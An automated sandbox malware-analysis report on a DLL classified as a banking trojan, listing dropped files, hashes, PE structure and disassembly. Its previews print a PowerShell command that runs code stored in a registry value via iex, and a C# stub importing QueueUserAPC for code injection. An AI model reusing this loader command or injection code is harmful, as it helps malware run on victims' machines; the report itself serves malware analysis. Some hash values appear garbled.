Overall analysis duration:	0h 12m 32s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	xaj0e933Uv.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	38
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@25/17@0/1
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 19.9% (good quality ratio 19.1%) • Quality average: 82.2% • Quality standard deviation: 27.1%

HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .dll • Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 13.107.43.16
- Excluded domains from analysis (whitelisted): fs.microsoft.com, config.edge.skype.com.trafficmanager.net, store-images.s-microsoft.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 6548 because there are no executed function
- Not all processes were analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
16:27:23	API Interceptor	1x Sleep call for process: rundll32.exe modified
16:28:07	API Interceptor	36x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

 No context
--

Domains

 No context
--

ASNs

 No context
--

JA3 Fingerprints

 No context
--

Dropped Files

 No context
--

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped

Size (bytes):	11606
Entropy (8bit):	4.8910535897909355
Encrypted:	false
SSDEEP:	192:P9smn3YrKkkdcU6ChVsm5emlz9smyib4T4YVsm5emdYxoeRkp54ib49VFn3eGOVJ:dMib4T4YLiib49VoGIpN6KQkj2rlkjhQ
MD5:	F84F6C99316F038F964F3A6DB900038F
SHA1:	C9AA38EC8188B1C2818DBC0D9D0A04085285E4F1
SHA-256:	F5C3C45DF33298895A61B83FC6E79E12A767A2AE4E06B43C44C93CE18431793E
SHA-512:	E5B80F0D754779E6445A14B8D4BA29DD6D0060CD3DA6AFD00416DDC113223DB48900F970F9998B2ABDADA423FBA4F11E9859ABB4E6DBA7FE9550E7D1D0566131
Malicious:	false
Preview:	PSMODULECACHE.....7B\.....C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1.....SafeGetCommand.....Get-ScriptBlockScope....\$...Get-DictionaryValueFromFirstKeyFound.....New-PesterOption.....Invoke-Pester.....ResolveTestScripts.....Set-ScriptBlockScope.....a...C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Unregister-PackageSource.....Save-Package.....Install-PackageProvider.....Find-PackageProvider.....Install-Package.....Get-PackageProvider.....Get-Package.....Uninstall-Package.....Set-PackageSource.....Get-PackageSource.....Find-Package.....Register-PackageSource.....Import-PackageProvider.....3.....[...C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package.....Get-Package...

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1192
Entropy (8bit):	5.325275554903011
Encrypted:	false
SSDEEP:	24:3aEPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJJx5:qEPerB4nqRL/HvFe9t4Cv94ar5
MD5:	05CF074042A017A42C1877FC5DB819AB
SHA1:	5AF2016605B06ECE0BFB3916A9480D6042355188
SHA-256:	971C67A02609B2B561618099F48D245EA4EB689C6E9F85232158E74269CAA650
SHA-512:	96C1C1624BB50EC8A7222E4DD21877C3F4A4D03ACF15383E9CE41070C19A4171B904E3BF568D8B2B7993EADE0259E65ED2E3C109FD062D94839D48DFF041439A
Malicious:	false
Preview:	@...e.....@.....8.....'...L...}.....System.Numerics.H.....<@.^L."My......Microsoft.PowerShell.ConsoleHost0.....G-.O...A...4B.....System.4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5...:O..g..q.....System.Xml.4.....T..Z..N..Nvj.G.....System.Data.H.....H..m)jaUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.<.....);gK..G...\$.1.q.....System.ConfigurationP...../..C..J..%...].%.....Microsoft.PowerShell.Commands.Utility...D.....-D.F.<;nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\RES5F15.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.9748061757983675
Encrypted:	false
SSDEEP:	24:HTe9EuZf4UzDfHUhKdNWI+ycuZhN6xakSI2PNnq9qd:6B4oGKd41ulQa3cq9K
MD5:	B25228E0D789A80CC458BDEDCOA74352
SHA1:	D02F77745E89EDE624F705B49991653478861CDE
SHA-256:	AB6DDC0161E42079AAE33ED2D5CCF08861E963F50203059A1B641D41CA9E5951
SHA-512:	471FF8CBFD71FE1088146FB506BCDC2120CB1515298F68644F898D49205EEA7F198A97AECC990E6438216F0798B785D2B31CBC597AA2180802AA0B0A53491E62
Malicious:	false
Preview:	L...~.rb.....debug\$S.....L.....@...B.rsrc\$01.....X.....0.....@...@.rsrc\$02.....P...:.....@...@.....S...c:\Users\user\AppData\Local\Temp\m5pod555\CSCDE04DA8616441A6AC3074D39CFFC1D3.TMP.....'...4..0....".b.....4.....C:\Users\user\AppData\Local\Temp\RES5F15.tmp.-<.....Microsoft(R) CVTRES.[...=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L...H.....L.4...V.S...V.E.R.S.I.O.N..._I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o.....\$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m.5.p.o.d.5.s.5...d.i.l.....(....L.e.g.a.l.C.o.p.y.r.i.g.h.t. ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp\RES73F5.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328

Entropy (8bit):	3.9834931582727697
Encrypted:	false
SSDEEP:	24:H5e9EuZfO5XDfH+hKdNWI+ycuZhN9akS7PNnq9qd:wBO5z0Kd41ul9a3xq9K
MD5:	3216E688A820A84F56F4B051422672D5
SHA1:	66A45E83433BA569C1539A55EE95B8715BF3CDB9
SHA-256:	E6B505EA1803ACB819A72DA55DA55A8A45047CB9F64D02682F7B0FB190372B29
SHA-512:	2598C34B7B84CA677422F49B86FD1D96672987E4D9CA6B4DA2392E336B0B458B914C635D059A3F0CA302B14CC1BDD06ADF374EA095B9051011B42558CAC3729
Malicious:	false
Preview:	L.....rb.....debug\$.S.....L.....@..B.rsrc\$01.....X.....0.....@..@..rsrc\$02.....P.....@..@.....S.....c:\Users\user\AppData\Local\Temp\la1gxko15\CSCE08F5B5052974B07835021DDCFF1297.TMP.....GgU.V...?.FQ.n.....4.....C:\Users\user\AppData\Local\Temp\RES73F5.tmp.-<.....'.....Microsoft (R) CVTRES.[=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H.....L.....H.....L4...V.S...V.E.R.S.I.O.N...I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o....\$.T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...a.1.g.x.k.o.1.5...d.i.l....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t....D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_dgqpx5l1.q4z.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp_PSScriptPolicyTest_jkorezbbs.opv.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\algxko15\CSCE08F5B5052974B07835021DDCFF1297.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1141398576088117
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryvak7Ynqq7PN5Dlq5J:+RI+ycuZhN9akS7PNnqX
MD5:	476755BF56A208B33F9C4651A06EE5A5
SHA1:	828C47F319540793ABFD06234431820E5594A420
SHA-256:	EB5CB6796AF4525D3264AC6A5E123A6D682A1C8431FAFC244EAD44DA8046F91C
SHA-512:	4B7FA176700A57354909997E6F70515F57BB61EBADE429B16262BA5BA8C90755F068EB6AF13954BB3FD39911D27DFAAC6C94A10B90F20CAFA1DE647D84F69C42
Malicious:	false

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.346663629193138
Encrypted:	false
SSDEEP:	24:Ald3ka6KRfDEifeKaM5DqBVKVrdFAMBJTH:Akka6CDEueKxDcVKdBJj
MD5:	2F9D5A7D317AB29D714CEFE888F56699
SHA1:	2DE49F06FDE6EAD8ED5886B017B874FAFB CD6356
SHA-256:	728FA4B4FD272923E395304FA5B40B1F2F98C4D39B88F1BCEDCF81287C9F4EFB
SHA-512:	6591BE1739BFA8EB5998A6679F865EE3A07363FFA028E0317B73F79ECAEA7675B4BCC16086B425EE74B422898E98874C7C803C5ADB00FD71088CB007A5017065
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\1gxko15\1a1gxko15.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\1gxko15\1a1gxko15.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\m5pod5s5\CSCDE04DA8616441A6AC3074D39CFFC1D3.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.093636689580821
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5grycxak7YnqqI2PN5Dlq5J:+RI+ycuZhN6xakSI2PNnqX
MD5:	27A58DEC34A8A930EAF493E122C1D762
SHA1:	84E4A3CA94FA31FF623DE9EE39782AC021D93B32
SHA-256:	C9EEA11CDD016DF97932732100DF2AE3F3250F3C49A9270F0BA04F444096B665
SHA-512:	D267C3F6B444275A3B32A42010F7352D7DC5098A10A5B0A5FAD5D7E0B79F286BD5BC45B9D94BE1A07B65195B9D90CCE58FE4E2F9E93E708C41702CE97F1F3074
Malicious:	false
Preview:	L...<.....0.....L4...V.S._V.E.R.S.I.O.N_.I.N.F.O.....?.....D....V.a.r.F.i.l.e.I.n.f.o....\$....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n.....0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...m.5.p.o.d.5.s.5...d.I.I.....(....L.e.g.a.l.C.o.p.y.r.i.g.h.t....D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...m.5.p.o.d.5.s.5...d.I.I.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	403
Entropy (8bit):	5.058106976759534
Encrypted:	false
SSDEEP:	6:V/DsY LDS81zuJiWmMRSR7a1nQTsyBSRa+rVSSRnA/fpM+y:V/DTLDFuQWMBDw9rV5nA/3y
MD5:	99BD08BC1F0AEA085539BBC7D61FA79D
SHA1:	F2CA39B111C367D147609FCD6C811837BE2CE9F3
SHA-256:	8DFF0B4F90286A240BECA27EDFC97DCB785B73B8762D3EAE7C540838BC23A3E9
SHA-512:	E27A0BF1E73207800F410BA9399F1807FBA940F82260831E43C8F0A8B8BFA668616D63B53755526236433396AF4EF21E1EB0DFA9E92A0F34DB8A14C292660396
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{ public class bju. { [DllImport("kernel32")] public static extern uint QueueUserAPC(IntPtr wqyemwbu, IntPtr vlbfvx, IntPtr hokikv);.[DllImport("kernel32")] public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")] public static extern IntPtr OpenThread(uint uqvnjbf, uint pmyb, IntPtr rheqdsvorya);.. }..}.

C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	369
Entropy (8bit):	5.182200628670966
Encrypted:	false

SSDEEP:	6:pAu+H2LvkuqJDdqxLTkbDdqB/6K2wkn23f52wn0zxs7+AEszlwkn23f52sH:p37LvkmB6KRfh2q0WZEifh2m
MD5:	8CB0C7CD433BDC2F02299B6932B4A9E3
SHA1:	00663A78D6DAD361F367FD49A112A56B5C7DFA2B
SHA-256:	97DB1A8D4B63512E0C57B113E1F95D861B1FBE14D394B9888480BFB2AD6C3F13
SHA-512:	3072FB0116DB38CBF12CBD8A7D6820DA0C401A7FD7BBB37ACA9564985A3C3F8363D54F0807E06FC2B94D2C9D2B2F94D7E7D74A5B40A1B2C027CDE522CDBF902
Malicious:	false
Preview:	.!t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.0.cs"

C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.6207839132053006
Encrypted:	false
SSDEEP:	24:etGS08OmU0t3lm85xWaseO4zxQ64pfUptkZfi1VUWI+ycuZhN6xakSI2PNnq:6iXQ3r5xNOeQfUuJiT31ulQa3cq
MD5:	1F0860CDD9E8F6B4501F25728D2131B6
SHA1:	1126BDC01913B693028ECB663123381889362DA8
SHA-256:	3CABCC304A4FA671400D71EBEB21F846983224F97AF93BE2CF2AADA6E3B3E34B
SHA-512:	E8CD254CCF26A063BD36EF34299F7B9C86450E2A2ED9A958E77F05DE1C829470B0EE6129FA00745ED6A0D8DD9379DB384FF7F704BC5820BBC29A30C0A8F4BCA5
Malicious:	false
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$.....PE..L..}.rb.....!.....\$... ..@..... ..@.....#..W...@......H.....text......`.tsrc.....@.....@...@.rel oc...`.....@..B.....#...H...X ..\.....(*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US....#GUID.....T...#Blob.....G.....%3...../.(.....6.....C.....V....Pa.....g....p....W....~...a.a...!a.%a.....*.....3.0....6.....C.....V.....

C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.307968253776901
Encrypted:	false
SSDEEP:	24:Ald3ka6KRfPVEif8KaM5DqBVKVrdFAMBJTH:Akka6CPVEu8KxDcVKdBJj
MD5:	CEA73A1E9F1D1CC3A29CF5AAE996602A
SHA1:	6BF6258A16B4750D4B37D33FF17D8FF99D11ADC9
SHA-256:	C232D4309AA78DB4C1FA7E017FA57BFED2E1B05E10090C27DB13BAEB9EE41CC7
SHA-512:	1125BFEC36CDE86F8C6DAC261F366C90723A22633D78C87C03B4048C45D009E18E7602CD9E22029B388E7B57DF0319143756D33449710CEECC21FEC822ED427
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\m5pod5s5\m5pod5s5.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220504\PowerShell_transcript.506013.0710_fmz.20220504162805.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1343
Entropy (8bit):	5.36590430076155
Encrypted:	false
SSDEEP:	24:BxSAI7vBZbx2DOXUWYJobduLCHdV4qWQHjETKKjX4Clym1ZJXxJobduLCHdV4rN+:BZmvjboO4JobdRdV4tQqDYB1ZDJobdRb
MD5:	3FD39DAE5C6C053C927C7C421DF22346
SHA1:	648958C510D633CED2033A0B76B04A2B8CA6993
SHA-256:	733ABC0BC0C57B87100F55CA1BB3FDCE133B892BF619D86F1C11A2891C3E844E

SHA-512:	8DC2BF906F650828FCE8EEC6D7C05B9D5B00DD8044CE5FBD1B7E0220220DBE646C37D118DD9CE6DD886E141EB4A691B43963C214665E03EFAEB55E3C86C5/A1C
Malicious:	false
Preview:	.*****.Windows PowerShell transcript start..Start time: 20220504162806..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 506013 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name axgpbo -value gp; new-alias -name slctai -value iex; slctai ([System.Text.Encoding]::ASCII.GetString((axgpbo HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E).UrlsReturn))..Process ID: 6644..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..***** ** *****.Command start time: 20220504162806..*****.PS>new-alias -name axgpbo -value gp; new-alias -name slctai -value iex; slctai ([System.Text.E

Static File Info	
General	
File type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.2386475978649285
TrID:	- Win32 Dynamic Link Library (generic) (1002004/3) 99.60% - Generic Win/DOS Executable (2004/3) 0.20% - DOS Executable Generic (2002/1) 0.20% - Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	xaj0e933Uv.dll
File size:	442368
MD5:	69e570a35f63ea12cbad7a10b25a6ea4
SHA1:	f0ca60563eeb9098ad6133daa1fc48c3987437e2
SHA256:	3362915be3f3ed1572f4ba757d155608f54a460fd935bfe3f37138cf0fe383b6
SHA512:	85658f8418f40fa9f24934b26aa45550dd8fb34425d0af342511b4e64975614071535e99257497f69db25fa87a5cde271bc4a6e1a0971a287f7f2d497d2374ca
SSDEEP:	6144:rxpWDRyexlJJtyhOhevp/D23qAGzJLg8O9YTEqT2uGRp1WgHyo3NldzIQgOsnGWU:rxpuFIJqYhiVDwGU8OqaX1WW3zNg7
TLSH:	D494F14977A11DBBEC0807761CF8C52B9B66BE2CA23A70DEA6683CFF7E175511048706
File Content Preview:	MZ.....@.....<dR.x.<.x.<.c.....<uW.....<.x.=...<.<{ }....<.X?...<.....<.{ }...<.\<...<.Richx.<.PE..L.....A.....!.....P.....0.....@.....5.....

File Icon	
	
Icon Hash:	9068eccc64f6e2ad

Static PE Info	
General	
Entrypoint:	0x401430
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, DLL
DLL Characteristics:	TERMINAL_SERVER_AWARE
Time Stamp:	0x411096D1 [Wed Aug 4 07:57:05 2004 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	0
File Version Major:	5
File Version Minor:	0
Subsystem Version Major:	5
Subsystem Version Minor:	0
Import Hash:	0bedc9af0ed7cf2ba33cf662a24d448e

Entrypoint Preview	
Instruction	
push ebp	

Instruction
mov ebp, esp
add ecx, FFFFFFFFh
call 00007F4F08B3F6FCh
pop eax
pop eax
mov dword ptr [00414544h], eax
mov edx, dword ptr [00414660h]
sub edx, 00005289h
call edx
ret
int3
push esi
mov eax, ebx
mov dword ptr [00414540h], eax
pop dword ptr [00414538h]
mov dword ptr [00414548h], ebp
mov dword ptr [0041453Ch], edi
sub dword ptr [00414548h], FFFFFFFFCh
loop 00007F4F08B3F6A5h
mov dword ptr [ebp+00h], eax
nop
ret
lea ecx, ebx
pop es
mov ds, word ptr [ecx]
lodsb
lea ebp, dword ptr [ecx+6B2EEEC3h]
movsb
xchg eax, esi
xchg dword ptr [ebx], esp
shl byte ptr [C2100869h], 1
loopne 00007F4F08B3F698h
pop eax
or ecx, dword ptr [ebx-5F28A8CFh]
pop ebx
je 00007F4F08B3F716h
sbb dword ptr [esi], eax
sbb bh, dh
mov ebp, A52AB60Ah
xor al, F7h
sbb eax, 442A8BDAh
mov edx, 8289DCF1h
wait
sub byte ptr [eax-20h], dh
pop ecx
or esi, edi
xchg eax, esp
loop 00007F4F08B3F757h
xchg eax, edi
sti
cmp eax, 3B0AD66Fh
dec ebp
mov esp, E193F8C3h

Data Directories			
Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xdc18	0x8c	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x62000	0x9f28	.rsrc

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x6c000	0xf0c	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xd0b0	0x38	.rdata
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0xd000	0xb0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x1000	0x1	.text
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xb710	0xc000	False	0.0735880533854	data	1.02187881889	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xd000	0x1073	0x2000	False	0.18017578125	data	3.71231531364	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xf000	0x79d0	0x6000	False	0.373657226562	data	6.02583875365	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.crt	0x17000	0x1dc8e	0x1e000	False	0.988427734375	data	7.9815287954	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.reloc	0x35000	0x2ca4f	0x2d000	False	0.988259548611	data	7.98122243943	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x62000	0x9f28	0xa000	False	0.602783203125	data	6.51663069246	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x6c000	0x132e	0x2000	False	0.219360351562	data	3.73577949218	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x62360	0x666	data	English	United States
RT_ICON	0x629c8	0x485d	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x67228	0x25a8	dBase IV DBT of `_.DBF, block length 9216, next free block index 40, next free block 331218944, next used block 4106092544	English	United States
RT_ICON	0x697d0	0xea8	data	English	United States
RT_ICON	0x6a678	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x6af20	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x6b488	0xb4	data	English	United States
RT_DIALOG	0x6b540	0x120	data	English	United States
RT_DIALOG	0x6b660	0x158	data	English	United States
